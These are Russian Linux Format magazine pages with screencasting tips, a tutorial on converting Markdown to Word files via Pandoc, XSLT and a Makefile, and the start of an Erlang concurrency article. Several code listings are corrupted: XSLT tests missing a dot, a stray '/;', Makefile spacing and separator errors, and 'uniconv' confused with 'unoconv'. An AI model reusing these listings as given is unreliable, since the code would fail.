Хорошенько подумайте, что сделает ваш сюжет привлекательным. Например, если вы делаете скринкаст о работе с *GIMP* и просто пробегитесь по опциям, видео получится довольно скучным. Но если вы начнете скринкаст, пообещав пользователям, что создадите нечто конкретное (например, постер к фильму), вы будете рассказывать историю о том, как прийти к такому результату, и в конце у вас будет приличный продукт. У самых лучших скринкастов всегда есть четко определенный сюжет, такой как этот.

С сюжетом тесно связан сценарий. Некоторые люди так талантливы и так хорошо умеют обращаться со словами, что у них естественно получается говорить ясно и четко. К сожалению, большинство из нас заполняет разговор мычанием и паузами

разной длительности. Из-за всего этого ролик выглядит немного недоделанным. Простое решение – написать сценарий для своего видеоролика. Это не только снижает риск мычания, но и позволяет более тщательно сформулировать свои слова, описания и фразы.

Если вы сядете и запишете то, что хотите сказать, ваши слова будут более глубокими и продуманными. Обратной стороной продуманности иногда является риск того, что ваша речь будет менее естественной. Опять же, здесь нужен баланс.

Советую писать сценарий в текстовом процессоре, например, в *LibreOffice*, и разбивать его на группы из нескольких строк. Тогда ему будет проще следовать при создании скринкаста. Разумеется, сценарий не нужно показывать в скринкасте, поэтому распечатайте его и повесьте рядом с монитором, или, еще лучше, сохраните его как PDF и откройте на другом компьютере или планшете. Так вы сможете избежать посторонних звуков шуршания бумаги в скринкасте, перелистывая свой сценарий.

Другая характеристика, о которой я очень советую подумать – звукозапись скринкаста. У многих скринкастов прекрасное видео, но звук часто тихий, прерывистый, с шумом или удаленный. Эта проблема вызвана двумя причинами: каким микрофоном вы пользуетесь и куда вы его подключаете.

Некоторые из вас, возможно, думают, что можно воспользоваться встроенным микрофоном в ноутбуке, но я бы не советовал этого делать. Во-первых,

качество встроенного микрофона обычно довольно низкое, и звук кажется очень удаленным, так как микрофон захватывает весь окружающий шум – вентиляторов, стиральной машины и играющих детей.

Вместо этого выберите направленный микрофон более высокого качества. Это означает, что он будет получать звук оттуда, куда направлен, а мы направим его на ваш рот.

Далее, некоторые, наверное, думают, что смогут воспользоваться одним из тех тонких и длинных микрофонов, которые, вероятно, бесплатно поставлялись вместе с компьютером. Это не рекомендуется по нескольким причинам. Во-первых, качество таких микрофонов обычно тоже очень низкое (хотя они более направленные по сравнению с внутренними); во-вторых, они подключаются к микрофонному гнезду ноутбука, а его качество обычно ужасное. Сам я подключал несколько микрофонов довольно высокого качества в микрофонное гнездо ноутбука и почти всегда получал ужасные результаты. Причина в том, что рядом с микрофонным гнездом обычно находятся цепи питания ноутбука, поэтому в звуке появляется много фонового жужжания и шума.

Я захлопнул перед вами столько дверей... и теперь вы, наверное, интересуетесь, что же все-таки остается делать. Мой совет – либо воспользоваться специальной внешней звуковой картой (обычно с питанием от USB или Firewire), либо приобрести адаптер USB-XLR, например, Shure X2U; так у вас появится XLR-коннектор (используемый в профессиональной звукозаписи) очень высокого качества, и вы сможете подключить к нему обычный микрофон высокого качества, например, Sennheiser E835, и получить отличный результат.

Оптимальное решение, которое я бы порекомендовал и которым пользуюсь дома – использовать для записи звука отдельный компьютер. При записи скринкаста я записываю на ноутбук только видео, а потому записываю звук на настольном компьютере через XLR-коннектор.

«Одно из преимуществ скринкастинга – простота утилит.»

Продвижение скринкаста

Итак, вы извели несколько часов, совершенствуя свой скринкаст и улучшая его характеристики, выложили его в Сеть, и теперь он готов для просмотра. Вы испытываете законную гордость за свою работу, и теперь все, что вам нужно – это просмотры. Как их добыть?

Вот несколько простых подходов для продвижения скринкаста:

» **Используйте Twitter, Facebook и Google+** Социальные сети помогают сообщить миру о новом контенте, поэтому обязательно сообщите о своем скринкасте в своих каналах в социальных сетях.

» **Свяжитесь с подкастерами** Подкастеры обычно жаждут услышать о новом

контенте, поэтому сообщите им про свой скринкаст, и они могут упомянуть о нем в своих программах.

» **Свяжитесь с сообществами** Например, если вы делаете скринкаст о *GIMP*, обязательно отправьте письмо проекту *GIMP* и сообщите ему о скринкасте – они могут разместить его на своем сайте.

» **Развивайте свой канал** При загрузке видеоролика можно указывать ссылки на видеоролик и видеоканал, на котором размещены все ваши ролики.

Обязательно продвигайте канал и предлагайте пользователям подписываться на него – тогда они посмотрят и ваши будущие скринкасты!

» Пропустили номер? Узнайте на с. 108, как получить его прямо сейчас.

Чтобы видео и звук были синхронизированы, я запускаю запись звука и видео и считаю до десяти у микрофона, одновременно набирая 1, 2, 3 и т.д. Так вы сможете совместить звуковую дорожку с видео в видеоредакторе. Просто найдите пики на звуковой дорожке в видео и пики на записанной звуковой дорожке, совместите их и затем удалите звуковую дорожку из видео. Так мы получим звук и видео высокого качества.

Редактирование

После записи скринкаста его можно просто выложить на обозрение, но я советую правильно его отредактировать. Редактирование позволит добавить введение, переходы и другое содержимое, а также немного обработать видео и звук, повысив общее качество скринкаста.

В Linux много видеоредакторов, но один из лучших, которым пользуюсь я – *OpenShot*. Я не буду вдаваться в специфику этого видеоредактора, но расскажу о некоторых задачах, на которые вы захотите обратить внимание.

Первое, что нужно сделать – улучшить качество видео и звука. Для видео это применение фильтров резкости и контраста и, возможно, изменение цветового баланса, чтобы цвета выглядели чистыми. В некоторых частях видео также можно немного увеличить масштаб, чтобы пользователь мог лучше разглядеть происходящее в скринкасте (например, при настройке определенной части окна).

Что касается звука, обязательно примените к своему голосу компрессию. Когда я говорю о компрессии здесь, не путайте ее со сжатием файлов, с которым мы обычно сталкиваемся. Для звука, компрессия – это фильтр, который делает громкие части звуковой дорожки чуть тише, а более тихие – чуть громче. В результате улучшается общее качество, и звук становится более сбалансированным. Этот фильтр должен быть в программе для обработки звука, такой как *Audacity*, *Jokosher* или *Ardour*.


Теперь атакуйте свой материал ножницами и вырежьте все ошибки и мусор, чтобы материал выглядел более сжатым и конкретным. Но не переусердствуйте, иначе ролик будет похож на череду отдельных фрагментов. Общее правило здесь таково: склейка никогда не должна быть видна или слышна; монтаж должен быть незаметным – должно казаться, что вырезанных фрагментов в ролике никогда и не было.

Такой монтаж сам по себе своего рода искусство. И лучший способ научиться делать это хорошо – смотреть другие ролики и изучать, как они смонтированы. Это проще сказать, чем сделать, при этом хороший монтаж всегда кажется почти незаметным большинству зрителей. Поэтому при просмотре этих роликов мысленно сосредоточьтесь на монтаже и посмотрите, сможете ли вы перенять технологии, способные пригодиться и в вашей работе.

Еще одна задача из области монтажа, которую я рекомендую – добавлять в ролик введение и заключение. Например, вместо того, чтобы сразу переходить к содержанию ролика, создайте 10-секундное введение с красивой графикой и звуком, которое можно вставить в начало ваших скринкастов. Добавьте и короткое заключение в конец ролика – в нем уместны список авторов и благодарности (например, список авторов содержания и материалов, использованных в скринкасте).

По окончании редактирования видео будет нужно экспортировать в формат, которым можно поделиться с другими.

Пользователи могут просмотреть ваше видео, загрузив и проиграв его локально или (все чаще) просмотрев в Интернете на таком сервисе как YouTube.



Я бы настоятельно советовал вам размещать свои скринкасты на сервисах вроде YouTube или Vimeo. Во-первых, вам тогда не придется где-то хранить видео большого объема, и во-вторых, не придется беспокоиться о формате видео и о том,

» На YouTube много скринкастов, готовых способствовать вдохновению в вашей работе.

«Главное — хорошо продумать характеристики скринкаста.»

чтобы он воспроизводился у всех зрителей на разных устройствах. Иногда преобразование видео в формат, который хорошо воспроизводился бы на всех компьютерах и устройствах, таких как телефоны и планшеты, может стать настоящей головной болью. Если вы загрузите его на YouTube, все эти проблемы исчезнут, и вам придется думать только о тех форматах, которые поддерживают YouTube, Vimeo и т.д.

Советую проверить, какие форматы поддерживаются выбранным видеохостингом, и просто выбрать один из этих форматов.

Наконец, уделите внимание и заголовку, описанию и тэгам вашего видео на этих сайтах. Правильный выбор языка и хорошее общее описание могут значительно повысить шансы появления вашего ролика в результатах поиска. Обязательно снабдите ролик тэгами, как общими, так и специальными. Например, если ваш скринкаст рассказывает про *GIMP*, задайте такие тэги, как “image editor [редактор изображений]”, “graphics [графика]” и “productivity [производительность]”, чтобы ваше видео попало в результаты поиска и по этим тэгам.

Закругляемся

В этой статье мы бегло прошли по различным рекомендациям, которые стоит принимать во внимание при создании хорошего скринкаста. Хотя технология относительно проста, главное здесь – хорошо продумать характеристики скринкаста, у которого будет хороший сюжет.

В нашем незадокументированном мире с такими неиссякаемыми возможностями помочь людям понять и использовать технологии, скринкасты – прекрасный способ помочь этим людям начать. Надеюсь, эта статья немного вдохновила и вас. Обязательно сообщите о своих скринкастах нам в *Linux Format*. Удачи! **LXF**

Markdown: Смерть

Козн Вервлоесем не любит возиться со шрифтами и цветом, когда пишет тексты, и конвертирует свои текстовые файлы в *Word* в командной строке.



Наш эксперт

Козн Вервлоесем пишет об открытии ПО с 2000 года, и с тех пор не закрывал свой *Vim*. Повторите, пожалуйста: какой командой его закрыть?



Как писатель, предпочитающий терминал и обычные текстовые файлы, я всегда недолго любил графические текстовые процессоры, включая *OpenOffice.org/LibreOffice Writer* и *AbiWord*. Не то что они плохи – они просто не вписываются в мой рабочий процесс. Я много работаю в терминале и предпочитаю текстовый редактор *Vim* и почтовый клиент *Mutt*. Когда я пишу письма в *Mutt*, то могу даже редактировать их в *Vim*. Этот подход кажется мне вполне естественным: *Vim* предназначен для редактирования текста, и любая программа, в процессе работы в которой можно редактировать текст (например, почтовый клиент), должна передавать эту задачу *Vim* (или другому редактору). Вот я и пишу в *Vim* письма и статьи, а также исходный код – например, скрипты оболочек, скрипты Ruby и программы на Java.

К сожалению, из-за *Vim* я в большинстве по отношению ко всем пользователям, да и текстовые файлы без разметки сегодня не в моде. Так что некоторые журналы из тех, в которые я пишу, просят меня присылать статьи в файлах *Word*, в специ-

альном шаблоне *Word*. Конечно, я упрямо продолжаю писать свои тексты в *Vim*, а потом создаю новый документ в *LibreOffice Writer* и начинаю применять шаблон форматирования, которым я должен пользоваться.


Я так поступаю много лет, но извел слишком много времени на ручное форматирование, и несколько месяцев назад, наконец, решил автоматизировать процесс. Я подумал, что это не должно быть слишком сложно, потому что в журналах меня просят пользоваться специальным шаблоном, а у него есть структура. Мне просто нужно создать некую структуру в исходном текстовом файле и придумать способ преобразовать эту исходную структуру в желаемую.

Markdown: структурированный текст

Поэтому наш первый шаг – структурировать исходный текстовый файл. Все эти годы я пользовался некими обозначениями для заголовков, подзаголовков и т.д.; но, немного покопав, обнаружил, что некоторые форматы структурированного текста уже существуют. Популярный пример – Markdown (<http://daringfireball.net/projects/markdown/>).

Например, можно структурировать текст так:

```
# Заголовок
## Подзаголовок
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean
commodo ligula eget dolor. Aenean massa. Cum sociis natoque
penatibus et magnis dis parturient montes, nascetur ridiculus
mus.
Donec quam felis, ultricies nec, pellentesque eu, pretium quis,
sem. Nulla consequat massa quis enim. Donec pede justo, fringilla
vel, aliquet nec, vulputate eget, arcu. In enim justo, rhoncus ut,
```



» Начните с этого текстового файла с минимальной разметкой...

СЛОВОМ

imperdiet a, venenatis vitae, justo.

Заголовок третьего уровня

* элемент маркированного списка

* элемент с выделением;

* элемент с **сильным выделением**;

* ссылка на [Linux Format](http://www.linuxformat.com/).

Синтаксис говорит сам за себя – привыкнуть к нему можно быстро. И этим форматом можно пользоваться в своем любимом редакторе, а при переходе к другому синтаксису менять редактор не придется. У файлов Markdown нет общепринятого расширения, но многие используют .md или .markdown.

Итак, способ структурирования текстов у нас есть, и нужен способ преобразовывать их в документы Word. Популярная утилита для этой цели – Pandoc (<http://johnmacfarlane.net/pandoc>), описываемая как «универсальный конвертер документов». Она поддерживает несколько входных форматов, в том числе Markdown, и множество выходных форматов, в том числе DOCX для Microsoft Word и ODT (Open Document Text – текст открытого документа) для OpenOffice.org/LibreOffice. Так как с файлами ODT гораздо проще работать, их мы и примем за выходной формат. Тогда мы сможем изменить формат позже, а вы узнаете кое-что полезное об Open Document Format (формат открытого документа), способное нам пригодиться. Pandoc есть в репозиториях многих дистрибутивов Linux, включая Debian, Ubuntu, Slackware, Arch, Fedora, NixOS и Gentoo, поэтому установить ее очень легко. Правда, учтите, что Pandoc написана на Haskell, и придется устанавливать всю рабочую среду Haskell, а это довольно-таки долго.

Если нужно изменить результат преобразования Pandoc, это делается скриптами Haskell. Незнание Haskell было еще одной причиной выбора ODT: так как ODT по сути представляет собой упакованный в ZIP-архив XML-файл, я смогу работать с ним с помощью XSLT.


Если вас устраивает разметка по умолчанию, можете легко превратить файл Markdown в ODT:

```
$ pandoc -o document.odt document.md
```

Взгляните на результат в LibreOffice. Если вы хотите превратить его в файл Word, можете воспользоваться утилитами Uniconv (<http://dag.wieers.com/home-made/uniconv>), и это будет сделано с помощью OpenOffice.org/LibreOffice:

```
$ uniconv -f doc document.odt
```

Результирующий файл **document.doc** – версия вашего текста для Word. Учтите, что перед конвертацией файла с uniconv нужно закрыть OpenOffice.org или LibreOffice, что не всегда удобно.



Анатомия файла ODT

Если вам не по душе разметка Pandoc по умолчанию, измените ее – и здесь нам придется немного глубже вникнуть в анатомию файла ODT. Одна из причин, по которым я предпочитаю ODT в качестве промежуточного формата в этом преобразовании – в том, что его структуру легко понять, и ею легко управлять. Каждый файл ODT

по сути представляет собой ZIP-архив. Смотрите сами:

```
$ unzip -l document.odt
Archive: document.odt
Length Date Time Name
-----
770 01-14-2013 14:34 META-INF/manifest.xml
6860 01-14-2013 14:34 content.xml
0 07-18-2011 08:17 META-INF/
0 07-18-2011 08:01 Thumbnails/
742 03-11-2011 06:28 Thumbnails/thumbnail.png
342 07-18-2011 08:15 meta.xml
39 03-11-2011 06:28 mimetype
306 07-18-2011 08:15 settings.xml
53538 07-18-2011 08:15 styles.xml
-----
62597 9 files
```

Нам здесь важнее всего файлы **content.xml** и **styles.xml**. В одном хранится содержимое документа в формате XML, а в другом –

»...и Pandoc превратит его в файл ODT с правильной разметкой.



Если распаковать файл ODT для просмотра его содержимого, то все файлы будут в текущем каталоге. Наверное, это не слишком удобно, так как засоряет каталог. Вместо этого создайте подкаталог и укажите параметр **-d subdirectory** команды **unzip**, чтобы файлы распаковались в этот отдельный каталог.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

Скорая помощь



С помощью *Pandoc* также можно создавать электронные книги. Просто задайте расширение **.epub** для выходного файла в команде **pandoc**. Чтобы указать CSS-файл книги, воспользуйтесь параметром **--epub-stylesheet**, а чтобы указать файл обложки – параметр **--epub-coverimage**.

структура документа в том же формате. Чтобы познакомиться с форматом ODT, распакуйте файл и просмотрите эти XML-файлы в своем любимом текстовом редакторе. **styles.xml**, наверное, похож на китайскую грамоту, зато синтаксис **content.xml** очень прост: например, элементы `<text:p>` используются для абзацев, а `<text:h>` – для заголовков. Сравните исходный текст Markdown с содержимым **content.xml** файла ODT, чтобы понять, какие преобразования были выполнены *Pandoc*.

Можно изменить файлы **content.xml** и **styles.xml**, переупаковать файлы в архив, и вы увидите эти изменения в результирующем файле. Конечно, это довольно трудный и подверженный ошибкам способ редактирования файлов ODT (но отличный способ набрать баллов умника!). Главный же наш интерес – в автоматизации данного механизма.

Например, пусть вам не нравится разметка ODT по умолчанию, генерируемая *Pandoc*. Во многих случаях проблема решается довольно просто. Выберите файл ODT с нужной разметкой, распакуйте его и скопируйте его файл **styles.xml**. Затем распакуйте файл ODT, созданный *Pandoc*, и замените его **styles.xml** на скопированный **styles.xml**. Переупакуйте файл ODT и откройте его в *LibreOffice*. Та-дам! Теперь в вашем файле ODT другая разметка.

Трансформеры

Конечно, это не всегда так просто. Например, если текст нужно предоставлять в формате *Word* с именами стилей, отличающихся от имен стилей по умолчанию, придется конвертировать все имена стилей по умолчанию (например, «Заголовок 1», «Заголовок 2», «Текст» и т.д.) в **content.xml** в имена стилей шаблона, которому вы должны следовать. В принципе, для этого можно было бы изменить код преобразования в *Pandoc*, но я не владею Haskell и воспользовался другим решением: обработал **content.xml** с XSLT

(extensible stylesheet language transformations – преобразования расширяемого языка стилей).

В XSLT можно воспользоваться таблицей стилей XSLT, которая определяет, как я собираюсь преобразовать входной файл в формате XML в выходной файл в формате XML. Но я не хочу полностью менять **content.xml**, а хочу только изменить имена некоторых стилей. Поэтому начну с так называемого тождественного преобразования [identity transform]:

```
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:text="urn:oasis:names:tc:opendocument:xmlns:text:1.0">
<!-- IdentityTransform -->
<xsl:template match="/ | @* | node()">
<xsl:copy>
<xsl:apply-templates select="@* | node()" />
</xsl:copy>
</xsl:template>
```


При тождественном преобразовании все узлы XML с их атрибутами просто копируются, и ничего не меняется. Если же нужно изменить имена некоторых стилей, добавим другой шаблон:

```
<xsl:template match="@text:style-name">
<xsl:attribute name="text:style-name">
<xsl:choose>
<xsl:when test="='Heading_20_1'">Article_20_title</xsl:when>
<xsl:when test="='Heading_20_2'">Article_20_subtitle</xsl:when>
<xsl:when test="='Text_20_body'">Article_20_text</xsl:when>
<xsl:otherwise><xsl:value-of select="."/;></xsl:otherwise>
</xsl:choose>
</xsl:attribute>
</xsl:template>
</xsl:stylesheet>
```

С добавлением этого шаблона таблица стилей копирует все узлы XML с их атрибутами, но когда ей попадает атрибут с именем **text:style-name**, значение атрибута меняется, если оно равно одному из перечисленных выше. `_20_` в именах стилей означает пробел (20 – его шестнадцатеричный код ASCII), потому что, согласно формату файла ODT, во внутренних именах стилей не может быть пробелов.

Чтобы применить таблицу стилей к нашему **content.xml**, нам понадобится процессор XSLT, например, пакет *xsltproc*. Воспользоваться им просто:

```
$ xsltproc -o newcontent.xml stylesheet.xml content.xml
```



➤ Крутые хакеры пишут документы прямо на XML.


Другие языки структурирования текста

Markdown – не единственный синтаксис структурирования текста. В зависимости от ваших потребностей вас могут заинтересовать другие языки. Например, MultiMarkdown (<http://fletcherpenney.net/multimarkdown>) – это в Markdown добавлено несколько продвинутых возможностей, вклю-

чая ссылки, таблицы, цитаты и библиографию. Для технической документации подойдет reStructuredText (<http://docutils.sourceforge.net/rst.html>). Он используется в Python-проекте Docutils для документирования программ на Python. Другие популярные языки структурирования текста – Tex-

tile (<http://textile.sitemonks.com>) и AsciiDoc (www.methods.co.nz/asciidoc). Многие из этих языков являются частью утилит для преобразования текстов в другие форматы, такие как HTML, Word, OpenDocument Text, DocBook, LaTeX или man-страницы Unix.

➤ Пропустили номер? Узнайте на с. 108, как получить его прямо сейчас.



➤ В этой статье мы лишь немного коснулись возможностей *Pandoc*. Прежде чем внедрять их в жизнь, прочтите руководство пользователя от начала до конца!

Здесь код XSLT из файла `stylesheet.xml` применяется к файлу `content.xml`, а результат преобразования сохраняется в файл `newcontent.xml`.

Так можно изменить в документе многое. Например, один из журналов, в которые я пишу, просит меня пересылать свои текстовые документы в особом шаблоне Word, когда начало текста (первый абзац после заголовка и подзаголовка) оформлено в специальном стиле «лид [lead, вводка]». А в Markdown нет такого стиля. Как же автоматически изменить стиль первого абзаца? Благодаря XSLT это просто. Я просто добавил следующий шаблон XSLT:

```
<xsl:template match="text:p[1]">
  <xsl:copy>
    <xsl:attribute name="text:style-name">Lead</xsl:attribute>
    <xsl:apply-templates select="node()" />
  </xsl:copy>
</xsl:template>
```

Когда моя таблица стилей XSLT встречает первый абзац в `content.xml` (так как он соответствует XPath-выражению "text:p[1]"), она копирует весь абзац, перед этим заменив имя стиля на `Lead`. А так как в моем `styles.xml` стиль `Lead` задан корректно, результирующий файл ODT выглядит именно так, как должен, при этом его вводка имеет собственный стиль.

«С описанным подходом вы получите лучшее из двух миров.»

Автоматизируем все

Мы приближаемся к завершению этой статьи и уже получили довольно сложную последовательность шагов для преобразования файла Markdown в файл *Word* с заданной разметкой. Конечно, выполнять эти шаги вручную неинтересно и может привести к ошибкам, поэтому их стоит автоматизировать.

Для этого я воспользовался подходом Makefile в разработке программ. Makefile используется для компиляции исходных файлов и формирования из них исполняемой программы в проектах с открытым исходным кодом, но тот же механизм можно использовать для создания файла *Word* из файла *Markdown*.

Результирующий файл Makefile выглядит так (внимание: отступы следует выполнять табуляцией, а не пробелами):

```
XSL = ../article.xml
STYLESHEET = ../styles.xml
TEMP_DIR = output
SOURCE_DOCS = $(wildcard *.md)
INTERMEDIATE_DOCS = $(patsubst%.md,%.odt,$(SOURCE_DOCS))
OUTPUT_DOCS = $(patsubst %.md,% .doc,$(SOURCE_DOCS))
test: $(INTERMEDIATE_DOCS)
all: $(OUTPUT_DOCS)
%.odt: %.md
  pandoc -o $@ $< \
  rm -rf $(TEMP_DIR); \
  mkdir $(TEMP_DIR); \
  unzip $@ -d $(TEMP_DIR); \
  xsltproc -o $(TEMP_DIR)/content.xml \
  $(XSL) $(TEMP_DIR)/content.xml; \
  cp $(STYLESHEET) $(TEMP_DIR)/styles.xml; \
  cd $(TEMP_DIR); \
  zip -r $@ .; \
  mv $@ ..;
%.doc: %.odt
  unoconv -f doc $<
```

Если вы читали эту статью внимательно, то должны понять логику в этом файле Makefile. Сначала мы определяем несколько переменных, например, с расположением таблицы стилей XSL и файла `styles.xml` нашего файла шаблона ODT, которым мы должны пользоваться. Мы определяем две цели: `test`, которая создает файлы ODT для всех файлов Markdown в этом каталоге, и `all`, которая создает все файлы DOC. Файл ODT создается по файлу Markdown, следуя процедуре, описанной в этой статье: *Pandoc* создает файл ODT, создается временный каталог, содержимое файла ODT распаковывается в этот каталог, к файлу `content.xml` применяется таблица стилей XSLT и результат сохраняется в файле `content.xml`. Файл `styles.xml`, созданный *Pandoc*, заменяется на наш `styles.xml`, и содержимое временного каталога упаковывается. Преобразование из ODT в DOC проще: просто запустите `unoconv`. Поместив этот файл Makefile в каталог с файлами Markdown, можно набрать `make all`, и текстовые файлы будут преобразованы в файлы *Word* с заданной разметкой.

Pandoc расширяет синтаксис Markdown массой дополнительных возможностей – таблицами, картинками с подписями, списками определений, нумерованными списками примеров, верхними и нижними индексами, сносками и т.д. Загляните в файл `README Pandoc`, чтобы узнать подробности о синтаксисе, а также некоторые интересные параметры команды `pandoc`.

Лучшее из двух миров

С описанным подходом для создания текстовых документов вы получите лучшее из двух миров. Вы можете писать тексты в любимом текстовом редакторе, но ваши корреспонденты и не подумают, что вы пользуетесь этими странными текстовыми файлами без разметки. И вы сможете продолжать потакать своим навыкам эффективной работы в Linux, например, искать слова с помощью `grep` или пользоваться системами управления версиями. А ваши корреспонденты будут думать, что вы пользуетесь *Microsoft Word*, и все будет счастливы... **LXF**



Erlang: Почти

Пятый практикум по многозадачности **Андрей Ушаков** посвящает сбережению системных ресурсов.



Наш эксперт

Андрей Ушаков активно приближает тот день, когда функциональные языки станут мейнстримом.

В очередной раз займемся практикумом по многозадачности в языке Erlang – в виде работы над многозадачными версиями функций **map** и **reduce**. Сегодня мы продолжим создавать версии функций **map** и **reduce**, которые бережно относятся к ресурсам компьютера: процессорному времени, памяти, сетевой подсистеме. Это означает, что новые версии функций **map** и **reduce** не создают лишних объектов, в роли которых выступали порции данных, и не нагружают сетевую подсистему одновременной посылкой всех этих объектов.

